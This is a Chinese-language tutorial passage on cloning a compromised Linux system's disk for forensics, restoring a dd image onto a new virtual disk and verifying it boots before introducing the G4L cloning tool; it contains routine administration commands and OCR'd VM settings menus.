
此时 `/dev/sda` 这块硬盘中的内容已经全部复制到 ubuntu-sda 文件中，此时已经可以复制多份，并且拿出一份测试系统是否可以正常启动


新建一个虚拟机，使用 CD/DVD 镜像Ubuntu 22.04 作为启动源，当然也可以使用之前做的启动U盘



硬盘容量大于 ubuntu-sda 文件的大小，这里直接以 64G 为例


“Ubuntu Linux”配置
通用
选项
硬件
安全性
备份
搜索
鼠标和键盘
共享的打印机
网络
音频和摄像头
USB 与蓝牙
硬盘
CD/DVD
启动顺序
源：
ubuntu-22.04-desktop-amd64.is
高级...
点击锁，以防止进一步的更改。


“Ubuntu Linux”配置
通用
选项
硬件
安全性
备份
搜索
鼠标和键盘
共享的打印机
网络
音频和摄像头
USB 与蓝牙
硬盘
CD/DVD
启动顺序
启动顺序：
硬盘
CD/DVD
外部设备
网络
外部引导设备：
未选定
选择启动时的引导设备
高级...
恢复默认设置
点击锁，以防止进一步的更改。



插入刚刚拷贝的数据盘

```
ubuntu@ubuntu:~/Desktop$ sudo lsblk -a
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0    7:0    0   2.3G  1 loop /rofs
loop1    7:1    0  81.3M  1 loop /snap/gtk-common-themes/1534
loop2    7:2    0 248.8M  1 loop /snap/gnome-3-38-2004/99
loop3    7:3    0  61.9M  1 loop /snap/core20/1405
loop4    7:4    0  43.6M  1 loop /snap/snapd/15177
loop5    7:5    0  45.9M  1 loop /snap/snap-store/575
loop6    7:6    0 155.6M  1 loop /snap/firefox/1232
loop7    7:7    0     4K  1 loop /snap/bare/5
loop8    7:8    0   284K  1 loop /snap/snapd-desktop-integration/10
loop9    7:9    0     0B  0 loop
sda      8:0    0    64G  0 disk
sdb      8:16   0 465.8G  0 disk
└─sdb1   8:17   0    20G  0 part /media/ubuntu/4a96e7c0-4ce7-4312-b18d-bf14c0b3f9fa
sr0     11:0    1   3.4G  0 rom  /cdrom
ubuntu@ubuntu:~/Desktop$
```

根据硬盘大小等信息，可以确定新系统的硬盘设备名称为 `/dev/sda` 数据盘的设备名称为 `/dev/sdb` 数据盘有一个分区 `/dev/sdb1` 已经挂载在某一个路径下了，但是路径有点长，还是新建 `/data` 目录，挂载到其上

```
sudo umount /dev/sdb1
sudo mkdir /data
sudo mount /dev/sdb1 /data
```

```
ubuntu@ubuntu:~/Desktop$ sudo umount /dev/sdb1
ubuntu@ubuntu:~/Desktop$ sudo mkdir /data
ubuntu@ubuntu:~/Desktop$ sudo mount /dev/sdb1 /data
ubuntu@ubuntu:~/Desktop$ ls -alh /data
total 17G
drwxr-xr-x 3 root root 4.0K Jan  3 17:52 .
drwxr-xr-x 1 root root  240 Jan  3 18:18 ..
drwx------ 2 root root  16K Jan  3 17:45 lost+found
-rw-r--r-- 1 root root  16G Jan  3 18:00 ubuntu-sda
ubuntu@ubuntu:~/Desktop$
```

使用 dd 将拷贝的信息恢复到这块64G的硬盘上 (`/dev/sda`)


```
sudo dd if=/data/ubuntu-sda of=/dev/sda bs=5M
```

新开终端执行监控指令


```
sudo watch -n 5 killall -USR1 dd
```


```
ubuntu@ubuntu:~/Desktop$ sudo dd if=/data/ubuntu-sda of=/dev/sda bs=5M
140+0 records in
139+0 records out
728760320 bytes (729 MB, 695 MiB) copied, 20.4238 s, 35.7 MB/s
174+0 records in
173+0 records out
907018240 bytes (907 MB, 865 MiB) copied, 25.3487 s, 35.8 MB/s
208+0 records in
207+0 records out
1085276160 bytes (1.1 GB, 1.0 GiB) copied, 30.3574 s, 35.7 MB/s
242+0 records in
242+0 records out
1268776960 bytes (1.3 GB, 1.2 GiB) copied, 35.344 s, 35.9 MB/s
```


```
ubuntu@ubuntu: ~/Desktop
Every 5.0s: killall -USR1 dd                    ubuntu: Tue Jan  3 18:23:01 2023
```



从 `/dev/sda` 硬盘结构上看已经恢复了，现在测试看能不能正常运行


“Ubuntu Linux”配置
通用
选项
硬件
安全性
备份
搜索
鼠标和键盘
共享的打印机
网络
音频和摄像头
USB 与蓝牙
硬盘
CD/DVD
启动顺序
启动顺序：
硬盘
CD/DVD
外部设备
网络
外部引导设备：
未选定
选择启动时的引导设备
高级...
恢复默认设置
点击锁，以防止进一步的更改。


Ubuntu Linux
Ubuntu 20.04.5 LTS u20copy tty1
u20copy login: _




成功启动，克隆成功，克隆的镜像可以直接作为取证材料或者交由其他应急响应人员分析、探究

G4L

> G4L 是一个硬盘和分区镜像和克隆工具。其实就是 Ghost for Linux 的意思
>
> https://sourceforge.net/projects/g4l/
>
> G4L有一定的弊端
>
> - 必须全盘克隆
> - 克隆即使源硬盘500G只装了1G的信息，目的硬盘也必须大于等于 500G（后面有实验）


这个工具在2023年还更新了，这次演示就使用最新版本 G4L 0.62

假设受害系统只有一块硬盘，此时需要将其内容全部克隆下来，之后带走做更加深入的分析、取证等，受害系统信息如下

